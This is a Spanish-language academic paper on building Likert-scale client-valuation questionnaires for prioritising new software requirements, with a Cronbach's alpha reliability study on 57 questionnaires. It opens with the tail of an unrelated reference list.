- [10] A. Jain, R. Fujimoto, J. Crittenden, L. Mengmeng, J. Kim, and Z. Lu, "Towards automating the development of federated distributed simulations for modeling sustainable urban infrastructures," in *Proceedings of the 2015 Winter Simulation Conference*, 2015, pp. 2668–2679.
- [11] K. Snively, R. Leslie, and C. Gaughan, "Runtime execution management of distributed simulations," in *Proceedings of the 2013 Winter Simulation Conference: Simulation: Making Decisions in a Complex World*, 2013, pp. 2878–2888.
- [12] "Run-time infrastructure (simulation)," *Wikipedia*, 2016. [Online]. Available: [https://en.wikipedia.org/w/index.php?title=Run-time_infrastructure_\(simulation\)&oldid=729375777](https://en.wikipedia.org/w/index.php?title=Run-time_infrastructure_(simulation)&oldid=729375777). [Accessed: 11-Jul-2016].
- [13] W3C, "OWL 2 Web Ontology Language Document Overview (Second Edition)," 2015. [Online]. Available: <https://www.w3.org/TR/owl2-overview/>. [Accessed: 06-Apr-2016].
- [14] M. O'Connor, H. Knublauch, S. W. Tu, and M. A. Musen, "Writing rules for the semantic web using SWRL and Jess," *Protégé With Rules WS, Madrid*, 2005.
- [15] "SWRL: A Semantic Web Rule Language Combining OWL and RuleML." [Online]. Available: <https://www.w3.org/Submission/SWRL/>. [Accessed: 27-Jun-2017].
- [16] M. C. Suárez-Figueroa, A. Gómez-Pérez, and M. Fernández-López, "The NeOn Methodology for Ontology Engineering," in *Ontology Engineering in a Networked World*, M. C. Suárez-Figueroa, A. Gómez-Pérez, E. Motta, and A. Gangemi, Eds. Springer Berlin Heidelberg, 2012, pp. 9–34.
- [17] U. Stanford, "Protégé." [Online]. Available: <http://protege.stanford.edu/>. [Accessed: 06-Apr-2016].

Estudio de Fiabilidad de un Método de Valoración de Clientes para la Priorización de Nuevos Requerimientos

De Federico Sara¹, Avogradini Mariela¹, Melfi Lucía¹, Gonnet Silvio²

¹ *Departamento Ingeniería en Sistemas de Información, Universidad Tecnológica Nacional
Facultad Regional Rosario, Zeballos 1341. 2000 Rosario, Santa Fe, Argentina*

{sdefederico, mavogradini, lmelfi}@frro.utn.edu.ar

<http://www.frro.utn.edu.ar/contenido.php?cont=604&subc=26>

² *INGAR Instituto de Desarrollo y Diseño, Conicet, UTN, Avellaneda 3657, S3002GJC Santa Fe,
Argentina*

sgonnet@santafe-conicet.gov.ar

<http://www.ingar.santafe-conicet.gov.ar/institucional/personal/investigadores/silvio-gonnet/>

Abstract

Las empresas desarrolladoras de software agregan nuevas funcionalidades a sus productos a pedido de sus clientes. La decisión de elección de qué nuevos requerimientos serán implementados es un proceso delicado y crítico cuando el producto tiene una posición consolidada en el mercado y el número de solicitudes es alto. Usualmente este proceso es llevado a cabo por los CEOs de las empresas desarrolladoras de software, quienes deben tener en cuenta las reglas de negocio y múltiples factores que influyen tanto en el producto como en la empresa y los otros clientes. A partir de un relevamiento de las necesidades de las empresas desarrolladoras de software de la ciudad de Rosario, se identificó que muchos de estos factores se refieren al cliente solicitante, tales como su nivel financiero, su peso en el mercado, y su historia en la empresa. A partir de este relevamiento se propuso, una metodología de priorización que enfatiza la valoración del cliente desde todas las áreas de la organización. A partir de esta valoración se obtiene una calificación integral del cliente, la cual se relaciona a los requerimientos que éste solicite para realizar luego una priorización de las solicitudes de nuevas funcionalidades. El rol de esta calificación es tan fuerte en la priorización, que es necesario comprobar la fiabilidad de los métodos de valoración que se utilizan para obtenerla. Este trabajo muestra el estudio realizado para afirmar la fiabilidad del Método de Valoración citado.

1. Introducción

La actualización de un producto de software que tiene una posición consolidada en el mercado implica un análisis profundo de varios factores a abordar, tales como: la incorporación de nuevas funciones, la adaptación a cambios en el mercado o a las nuevas tecnologías, la renovación hacia nuevas tendencias. La gestión del mantenimiento de los productos de software incluye también la atención a pedidos de los clientes, que pueden detectar rápidamente los factores mencionados, o desear funcionalidades personalizadas o creativas [1][2]. Estas acciones de mantenimiento deben estar gestionadas de forma eficaz para aunarse a la producción de nuevos desarrollos, y también la continuidad de los estándares de calidad y performance [3]. La decisión de incluir una nueva funcionalidad a un producto está precedida de un análisis exhaustivo de las distintas solicitudes, priorizando unas sobre otros requerimientos [4]. Durante la realización de este análisis, pudo haberse hecho negociaciones con los clientes para restringir o modificar las solicitudes [5], siempre teniendo en cuenta los objetivos de la empresa tanto para con el producto, como para la organización en sí misma. El análisis de los nuevos requerimientos a incorporar está basado en un cúmulo de datos que ayudan a los decisores a contemplar un panorama integral de todas las variables que intervienen en este proceso [6].

A partir del relevamiento de métodos, procedimientos y problemas relacionados con la calificación y priorización de nuevos requerimientos realizados en empresas desarrolladoras se identificaron las necesidades de estas organizaciones para brindar soporte al proceso de toma de decisión en la selección de nuevos requerimientos

[7]. De las necesidades detectadas se definió una metodología de priorización de requerimientos [8] y una herramienta informática que brinde soporte a tal metodología. Ésta emplea como base para la priorización la información histórica de los clientes que solicitan los nuevos requerimientos [9]. Se toma esta información como base debido a la evidencia en las distintas empresas de software que en ellas existen un conjunto de valoraciones de cada cliente [7]. Estas valoraciones están generadas mediante el empleo de cuestionarios de valoración por el personal que trata con los mismos. El conjunto de valoraciones forma un perfil del cliente, y su cuantificación permite la construcción de una calificación. Un análisis de los nuevos requerimientos que solicite el cliente, en combinación con su calificación, permite la generación de un orden de prioridad que se asigna a los requerimientos. El peso de la calificación que se le da al cliente es tan importante, que se exige que su generación sea absolutamente fiable y válida. Para ello se debe analizar: i) cuáles son las valoraciones que definen un perfil correcto del cliente siguiendo las premisas descriptas anteriormente, ii) el proceso de captación de valoraciones, y iii) los métodos de procesamiento de éstas para la concreción de la calificación final. Este trabajo muestra el análisis realizado para demostrar la fiabilidad de los métodos de valoración empleados. La sección 2 describe la construcción de cuestionarios como instrumento de la captación de las valoraciones de los clientes. La sección 3 muestra el proceso de creación de cuestionarios de valoración para la calificación de un cliente. La sección 4 muestra el análisis de fiabilidad realizado sobre los cuestionarios de valoración. Finalmente, la sección 5 muestra las conclusiones de este trabajo.

2. Calificación de los nuevos requerimientos a través de la valoración de los clientes

El proceso inicial para poder calificar los clientes solicitantes es la obtención de información relacionada a ellos en la empresa. Las calificaciones de los clientes son generadas a partir de la captación de valoraciones que cada empleado involucrado tiene de éstos, esta información es reunida a través de un sistema de cuestionarios y almacenada en un repositorio con información histórica de los clientes. La información se une a la resultante del desarrollo y la implementación de un nuevo requerimiento en el contexto de la empresa [10].

Las calificaciones son un reflejo del comportamiento de los clientes dentro de la empresa, y de la imagen que los empleados poseen de ellos, y a su vez incluyen percepciones acerca del aporte de los clientes en la excelencia del producto, y hacia la concreción de los objetivos del negocio pretendidos por la empresa. La creación de cuestionarios de valoración es importante para

obtener toda la información posible del cliente, y con ella lograr una calificación que será referente de la importancia de los requerimientos a priorizar, fundamental para la aplicación de técnicas probadas de priorización [11] [12] [13], según el método que sea seleccionado por la gerencia.

Se provee un cuestionario personalizado por cada área de la empresa, que posibilita la valoración del cliente en forma eficiente y rápida. Se crearon prototipos con la interfaz de los cuestionarios para que sean validados por las empresas desarrolladoras de software. En la Figura 1 se observa el prototipo de las valoraciones en el área contable. En él se toman como indicadores: productividad (aporte monetario a la empresa), rentabilidad, frecuencia de participación (en las presentaciones, en las reuniones, en los nuevos lanzamientos), liquidez, morosidad, nivel de presupuestos, ranking en el mercado (categoría del cliente), y ranking interno (categoría dentro de la empresa).

CLASIFICACIÓN CLIENTE A NIVEL CONTABLE					
Cliente	Empresa 1				
Proyecto	Implementación Gestión de Granos				
<input type="button" value="Ver Datos Completos"/> <input type="button" value="Ver Evaluación Financiera"/> <input type="button" value="Scoring Financiero"/>					
Desempeño Financiero					
	Pésimo	Malo	Regular	Bueno	Excelente
Productividad	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Rentabilidad	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Frecuencia de Participación	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Liquidez	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Morosidad	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Nivel de Presupuestos	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Ranking en el Mercado	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Ranking Interno	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>

Figura 1. Prototipo de valoración del cliente para personal del Área Contable

Cada uno de los indicadores se guarda en un repositorio junto con los datos del personal que completa el cuestionario, la fecha y el área. En la Figura 2 se representa la estructura del repositorio de valoración.

Con las valoraciones se obtiene una calificación final del Cliente, a través de la aplicación de un método de promedio seleccionado por el Gerente, pudiendo elegir un promedio tradicional, ponderado, móvil, armónico, cuadrático, etc. La creación de las interfaces de valoración es dinámica, ya que deben ser compatibles con el método matemático de promedio seleccionado. La interfaz de valoración mostrará los indicadores y formato adecuados, que al ser completados permitirán la aplicación del método seleccionado en una interface de construcción de la calificación final. La aplicación de un promedio puede exigir el uso de pesos para cada valoración utilizada, la gerencia los elegirá desde matrices modelo, o personalizadas, con la diferenciación de los pesos dando




Figura 2. Repositorios de atributos de valoración

más importancia a algunos atributos que otros, se permite la aplicación de reglas de negocio y objetivos empresariales a la calificación. De esta forma se puede orientar la calificación hacia las características que más se desean destacar, como por ejemplo, si se desea destacar los atributos contables de la Figura 1, se dará más peso a la valoración de esa área, y el cliente tendrá mejor calificación cuando posea una alta valoración a nivel contable.

El formato de valoración dinámica se probó en las empresas colaboradoras, para analizar su accesibilidad y facilidad de uso, y garantizar la calidad en la futura herramienta. En las pruebas previas se percibió que el conjunto de atributos no satisfacía los alcances pretendidos por las empresas. Además, se observó una desigualdad en las escalas, ya que algunas presentaban dirección positiva y otras, dirección negativa [14], es decir, en algunos atributos la valoración más baja era la mejor (dirección negativa) y en otros era la peor (dirección positiva). Otro problema era la ambigüedad en la valoración, por ejemplo, en la Figura 1 se observa que los niveles de respuesta son Pésimo-Malo-Regular-Bueno-Excelente, pero el atributo Morosidad no ajusta a estos niveles, ya que una Morosidad Excelente no tiene sentido. Todos estos problemas indicaron que los cuestionarios se

debían reconstruir teniendo en cuenta ciertas cualidades, y corrigiendo los errores observados.

3. Construcción del método de valoración de los clientes

El proceso de valoración de los clientes debe permitir la obtención de toda la información posible sobre su interrelación con los clientes. Esta información se la obtiene desde el personal de la empresa desarrolladora. Para esto, los cuestionarios con los que interactuarán el personal deben estar construido de forma que posean las siguientes cualidades: i) uniformidad en los criterios de valoración; ii) utilizar instrumentos de captación de datos que sean confiables y seguros; iii) la cuantificación de los atributos (características del cliente) que se utilizarán para las valoraciones debe permitir un escalamiento que conduzca a una calificación final obtenible; asimismo iv) los atributos medibles (es decir, que se pueden observar y cuantificar) en su conjunto permitan describir los comportamientos del cliente que se desean calificar [16].

Para garantizar la existencia de estas cualidades, existen procedimientos y métodos que permiten garantizar la existencia de las mismas, entonces en ese caso se puede afirmar que el sistema de valoración es fiable. Por ello para la construcción del sistema de valoración se cumplieron premisas que fueron cumplidas paso a paso, desde la búsqueda y selección de los atributos hasta la creación de los cuestionarios de valoración. En la Figura 3 se observa un diagrama de los aspectos que se tuvieron en cuenta para la reconstrucción de los cuestionarios de valoración.

3.1. Uniformidad de los atributos para la valoración

El primer paso para la construcción de los cuestionarios fue la creación de un listado de atributos considerados uniformes. Estos atributos serán medidores de las actitudes del cliente. El método más directo de medir las actitudes es preguntar a las personas de una u otra manera cuáles son sus percepciones, sentimientos u opiniones acerca de un determinado objeto de actitud. Ahora bien, considerar una actitud como un constructo, requiere definir la existencia de múltiples indicadores del

mismo [15][16]. La elección adecuada de los atributos como indicadores de la actitud, permite lograr una escala "uniforme", definiéndose en el contexto de la herramienta de priorización, como la posibilidad de valorizar a cualquier cliente que pertenezca a la empresa, sin importar sus características privadas o personales. Dentro de este criterio de uniformidad se incluyen atributos directamente relacionados con situaciones que ocurren dentro del ámbito de la empresa, o que son responsabilidad de la empresa. Mediante entrevistas a los responsables




Figura 3. Proceso de construcción de los cuestionarios de valoración

de las empresas, se recogen listados de atributos, y se selecciona un conjunto adecuado según el consenso de las empresas. La Tabla 1 muestra el listado de atributos seleccionados originalmente para la construcción de los prototipos.

El conjunto de atributos debe describir en su totalidad la actitud o rasgo que se quiere valorizar en el cliente, no debe faltar ninguna faceta del mismo, como tampoco deben redundar atributos, porque significaría una intensificación en un atributo por sobre los otros. Estos atributos definen al cliente según su comportamiento a nivel contable, en el trato con personal de desarrollo y soporte, y su imagen en la empresa según el punto de vista gerencial. Los atributos se agrupan según esta discriminación de rasgos, y cada conjunto de atributos se expone en un cuestionario de valoración.

3.2. Construcción de un cuestionario fiable. Corrección de errores

Una vez obtenido el conjunto de atributos de valoración, se construye el cuestionario. La fiabilidad de este instrumento se garantiza aplicando a la construcción alguna técnica probada que se ajuste al caso. Debido a que se están observando características que involucran comportamientos de personas, y teniendo en cuenta que se

observarán rasgos que determinan la forma de interacción con el personal de la empresa, se considera adecuado ajustar el cuestionario según la técnica de Rensis Likert, comúnmente llamada Escala Likert [15][16]. En esta técnica los individuos que califican se sitúan en las dimensiones de actitud, y no los atributos. En el caso de la herramienta de priorización, el personal de la empresa completaría la escala en una forma de describir la actitud del cliente.

Además se considera el llamado modelo aditivo, donde la puntuación total de un sujeto se obtiene sumando las puntuaciones de los atributos individuales, que en este caso poseen toda la misma dirección. El modelo aditivo supone además que los atributos individuales tienen una relación monótona con los rasgos subyacentes (el atributo distingue bien entre los sujetos situados en un punto medio de los que poseen mucho o poco del rasgo medido), y que la suma de las puntuaciones de los atributos se relaciona de forma aproximadamente lineal con el rasgo o actitud. Desde el punto de vista de la medición, la técnica Likert asume un nivel de medida ordinal en la que los sujetos son ordenados según su posición favorable o no hacia una actitud dada.

Siguiendo las premisas de la técnica de Likert, se observan diferencias importantes en los prototipos previamente confeccionados, los cuales muestran inconsistencias en los conjuntos de atributos, y un uso erróneo de la escala para la medición. Se proceden a corregir estos errores. Como ejemplo se muestra el cuestionario de la Figura 1, en donde se está midiendo una calificación positiva del cliente a nivel contable.

Se encontraron los siguientes errores:

1. Los atributos no poseen la misma dirección
2. Hay dos atributos que no corresponden al rasgo que se está midiendo, estos son: Morosidad y Nivel de Presupuesto.
3. Los atributos no son suficientes para medir el rasgo.
4. La escala utilizada no corresponde a la escala de Likert.

Debido a estas razones es claro que los atributos no están bien descritos. Se corrigen los errores en el prototipo y los nuevos cuestionarios se reenvían a las empresas para su control y aprobación. Tras este último paso se aprueba para la construcción de la interface. La Figura 4 muestra el nuevo prototipo ajustado a las premisas de la escala Likert.

Tal como se explicó en el punto anterior, en este caso se adapta la selección de los atributos a los más deseados por las empresas en función de sus criterios de valoración, y se realiza su uniformización. Este paso es customizado para cada empresa desarrolladora. Pero además se deben realizar análisis que sirven para estudiar el impacto de cada atributo dentro del cuestionario y la fiabilidad del cuestionario.

4. Instrumentos para el estudio de la Fiabilidad de los Cuestionarios

La validez de un instrumento se refiere al grado en que el instrumento mide aquello que pretende medir. La fiabilidad de ese instrumento es la garantía de que la medición será una medida lo suficientemente cercana a la obtenida directamente si se midiera la actitud o rasgo de un sujeto, si eso fuera posible. Existen varios índices para analizar un cuestionario o escala realizada con la técnica de Likert. Entre ellos se seleccionaron el Alfa de Cronbach para medir la fiabilidad de la escala de medida, y se realiza un análisis empírico de los atributos, para medir la variabilidad que se puede esperar en las respuestas. Estas pruebas requieren la toma de una muestra de datos reales. Se toma una muestra voluntaria obtenida de la colaboración de personas que trabajan en empresas para llenar los cuestionarios. Se obtiene una cantidad y variabilidad de cuestionarios de empresas que engloban el mayor porcentaje del mercado estudiado. Teniendo en cuenta los inconvenientes relacionados con las restricciones de confidencialidad que deben cumplir los empleados, más las políticas de reserva sobre los clientes, se puede considerar que la muestra brinda información importante. A continuación, se muestran los resultados de estos análisis en una muestra de 57 cuestionarios de valoración completados por personal de empresas desarrolladoras colaboradoras.




Figura 4. Nuevo prototipo del cuestionario de valoración a nivel contable

Está integrada por cuestionarios de varias áreas, presentes en toda empresa desarrolladora: soporte, contabilidad, recursos humanos, diseño, desarrollo. Las empresas colaboradoras son de distinto nivel: global, regional con un único software, web Factory, apoyo gubernamental, etc. Si bien la muestra obtenida no es amplia, ya que el

mercado donde se realizó el estudio es global, pudiéndose decir que la población es infinita, muestra datos de clientes reales de productos de software en etapa de mantenimiento que actualmente están en vigencia.

Tabla 1. Atributos que definen a un cliente

	Atributos	Descripción
A Nivel Contable	Morosidad	Deudas, comportamiento frente a las obligaciones contractuales
	Productividad	Nuevas propuestas para el software
	Liquidez	Nivel financiero
	Participación en el mercado	Nivel de competitividad en el mercado
	Frecuencia de participación	Participación en las presentaciones, reuniones, nuevos lanzamientos
	Ranking interno	Categoría dentro de la empresa
	Rentabilidad	Beneficios obtenidos
	Nivel de presupuestos	Importancia financiera y de negocios
A Nivel Gerencial	Antigüedad	Años de participación en la empresa, y de uso del software
	Relación personal	Trato con la gerencia
	Recomendación de la gerencia	Calificación personal y subjetiva
	Importancia	Nivel de beneficios no económicos o de negocio que puede brindar
	Nivel de Retención	Permanencia en la empresa: nivel de riesgo de pérdida del cliente
	Jerarquía	Importancia en el mercado a nivel no económico
A Nivel Soporte/Desarrollo	Trato al personal	Trato con personal de soporte o desarrollo
	Comunicación	Capacidad de transmisión de necesidades o ideas
	Nivel de ansiedad	Insistencia en los pedidos, cantidad de llamadas realizadas por período de tiempo, etc.
	Accesibilidad	Posibilidad de ubicar al cliente, obtener respuestas y decisiones
	Mediación	Posibilidad de llegar a acuerdos, capacidad de aceptar concesiones, etc.
	Apreciación Personal	Calificación personal y subjetiva

4.1. Alfa de Cronbach

Este coeficiente es la medida más usual utilizada para medir la fiabilidad de una escala de medición. Este método mide la consistencia interna del cuestionario y permite

estimar la fiabilidad de un conjunto de atributos que se espera que midan el mismo constructo o dimensión teórica. Existen varias formas de calcular este indicador, de las cuales se elige la fórmula de las varianzas, descrita en la ecuación (1) [17].

$$\alpha = k/(k-1)[1 - \sum_{i=1}^k S_i^2/S_t^2] \quad (1)$$

donde k es el número de atributos del cuestionario, S_i^2 es la varianza del atributo i , y S_t^2 es la varianza de los valores totales observados.

En el cálculo del alfa de Cronbach se asume que los atributos (medidos en escala tipo Likert) miden un mismo constructo y que están altamente correlacionados. Cuanto más cerca se encuentre el valor del alfa a 1 mayor es la consistencia interna de los atributos analizados. Pero la alta correlación en las respuestas no es lo único que se pretende de un cuestionario bien construido, por ello se realizan más pruebas, sobre todo para medir la consistencia interna de las preguntas.

4.2. Análisis empírico de los atributos

Este análisis se realiza para observar el efecto de cada uno de los atributos en la elaboración final del rasgo. Un atributo tiene elevado poder discriminativo si contribuye a la distinción, discriminación, definición más clara del rasgo. Es decir, si contribuye a diferenciar individuos que exhiben el constructo o rasgo de aquellos que no lo exhiben. Para realizar el análisis se eligen índices, que son descriptos a continuación. La selección de los índices está orientada a la obtención de un conjunto de atributos altamente correlacionados, aunque no cumplan con las exigencias de los estudios psicométricos para los que fueron definidos, ya que los cuestionarios no deben detectar rasgos sino describirlos [18].

Poder Discriminativo de los atributos: Llamado con la sigla PD_i , mide la variabilidad de las puntuaciones asignadas a un atributo i . Es decir, es la Desviación Típica del atributo. Se interpreta en función de la Variabilidad máxima ($S_{i\max}$) que puede tomar un atributo y que depende del número de valores que se puedan asignar a dicho atributos, se calcula según la ecuación (2),

$$PD_i = S_i/S_{i\max} \cdot 100 \quad (2)$$

donde S_i es la varianza del atributo, y $S_{i\max}$ es la varianza máxima posible para los atributos dentro del cuestionario, calculadas en función de las posibles respuestas que se pueden elegir para contestar, siendo $S_{i\max} = 2$ para una escala de 5 puntos.

Índice de Discriminación Interna: Llamado también *Índice de Homogeneidad* (IH_i), el criterio de interés con el que se relaciona el atributo es la puntuación total del propio test al que pertenece el mismo. El índice estadístico

más utilizado es la correlación. Dependiendo del tipo de datos que analicemos se emplea cualquier coeficiente de correlación, aunque los más usados son la correlación producto-momento de Pearson, la correlación biserial y la correlación biserial-puntual (rbp), estas últimas solo para atributos dicotómicos. Se calcula según la ecuación (3),

$$IH_{ci} = (r_{it}S_t - S_i)/\sqrt{S_t^2 + S_i^2 - 2r_{it}S_tS_i} \quad (3)$$

siendo r_{it} la correlación de Pearson total – atributo i , S_t la varianza total, y S_i la varianza del atributo i . Cuanto mayores sean los índices de discriminación se considera que el conjunto de atributos es el mejor seleccionado. En cualquier caso, para que un atributo sea aceptable deberá tener un índice, como mínimo, estadísticamente significativo. Ese valor mínimo depende del tamaño de muestra N y del nivel de significancia que se desea trabajar, para el caso de correlación de Pearson, se calcula según la ecuación (4).

$$r_{ixmin} = z_{1-\alpha/2}\sqrt{1/(N-1)} \quad (4)$$

Índice de Fiabilidad: Denominado IF_i , nos informa de la contribución que ese atributo aporta a la medida del test total. Es una combinación del Poder Discriminativo del atributo, medido a través de su varianza y su Discriminación Interna, como se muestra en la ecuación (5).


$$IF_i = S_i * IH_{ci} \quad (5)$$

4.3. Resultado del Análisis de Fiabilidad

Se realizaron los cálculos de índices en PSPP [19], agregándose los cálculos de PD_i y IF_i . La Figura 5 muestra la salida del análisis de fiabilidad por alfa de Cronbach.

Se observa que se tomaron los 57 casos como válidos, ya que no se excluyen valores extremos o ilógicos. En una escala del 1 al 5 un valor ilógico sería por ejemplo un 7. En la sección Estadísticas de Fiabilidad se muestra el valor obtenido de alfa de Cronbach en 0.93, para los 8 atributos del cuestionario. La tabla Estadística de Total de Atributos muestra los valores de alfa de Cronbach del cuestionario si se extraen cada uno de los atributos, dando valores por sobre 0,90 en todos los casos, es decir que el índice de fiabilidad se sostiene, garantizando la existencia de correlación entre todos los atributos. La columna Correlación total-atributos corregida es el Índice de Homogeneidad. Los valores son muy superiores a la r_{ixmin} de 0.261916 obtenida según la ecuación (4) con un nivel de significancia de 0.05. Si un atributo tuviera un valor menor a este límite debería extraerse del cuestionario.

En la Tabla 2 se pueden observar los valores de PD_i e IF_i obtenidos de la muestra. Cuanto mayores son los



índices de discriminación se considera que el conjunto de atributos es el mejor seleccionado. Si los valores son inferiores a 0.15 el atributo debería ser reescrito y repetir el muestreo, ya que un valor tan bajo indica que el atributo no tiene relación con las respuestas de los otros atributos. Como puede observarse los indicadores toman valores elevados, en concordancia con los otros índices calculados.

Los resultados obtenidos de la muestra de 57 cuestionarios indican que los atributos medidos por escala de Likert en el Cuestionario de Valoración Contable están altamente correlacionados entre sí, por lo que las respuestas no han sido escritas aleatoriamente, sino que están íntimamente relacionadas unas con las otras. Además los atributos son consistentes dentro del cuestionario, formando un conjunto cohesivo de determinación del rasgo “comportamiento del cliente a nivel contable”; y si bien la extracción de alguno de ellos no afecta mayormente al cuestionario, puede decirse que el conjunto de atributos es abarcativo, homogéneo y altamente correlacionado.

5. Conclusiones

Este trabajo muestra los procesos de construcción de cuestionarios de valoración de clientes de empresas desarrolladoras de software. Estos sirven para la definición de las características de los clientes, objetivo fundamental para poder usar técnicas de priorización de

**Tabla 2. Análisis empírico de atributos.
Cuestionario de valoración contable**

Atributo	S _i	PD _i	> r _{ixmin}	IF _i
Sus solicitudes son productivas	0,9733	48,666	si	0,915
Sus presupuestos son rentables	1,281	64,05	si	1,025
Frecuencia de solicitudes	1,1628	58,14	si	0,872
Capacidad financiera	1,12	55,999	si	0,840
Sus pagos se dan en los plazos previstos	1,1045	55,225	si	0,762
Realización de pedidos sobre lo presupuestado	1,0605	53,025	si	0,764
Posicionamiento en el mercado	1,0737	53,686	si	0,816
Posicionamiento entre los clientes	1,1449	57,245	si	0,801

nuevos requerimientos de software. Los cuestionarios deben poder crearse en forma dinámica y sencilla, pero además deben asegurar que la información recolectada a través de ellos representa fielmente las características que definen en forma óptima a los clientes. El proceso de construcción de los cuestionarios comienza con un sondeo de opiniones sobre los atributos que representan a los rasgos más distintivos de los clientes, que permiten clasificarlos. Luego, estos atributos deben redactarse y escalarse en forma correcta. La captación de esta información tiene similitudes con procesos sociales y sanitarios, por lo que se utilizan métodos de psicometría y calificación de pacientes en instituciones sanitarias. El estudio de confiabilidad por índices estadísticos seleccionados es una garantía de seguridad de que los cuestionarios sirven como instrumentos eficaces de captación de la información de los clientes. Con respecto a los atributos que no cumplen con los resultados deseados en los índices, una opción es eliminarlos de los cuestionarios. En cualquier caso, la inclusión de un atributo en los cuestionarios puede considerarse necesaria, aunque los índices de fiabilidad indiquen que no tiene relación con los otros atributos. Esta decisión ya depende de la necesidad de las empresas, o importancia que le revisten al atributo.

Agradecimientos

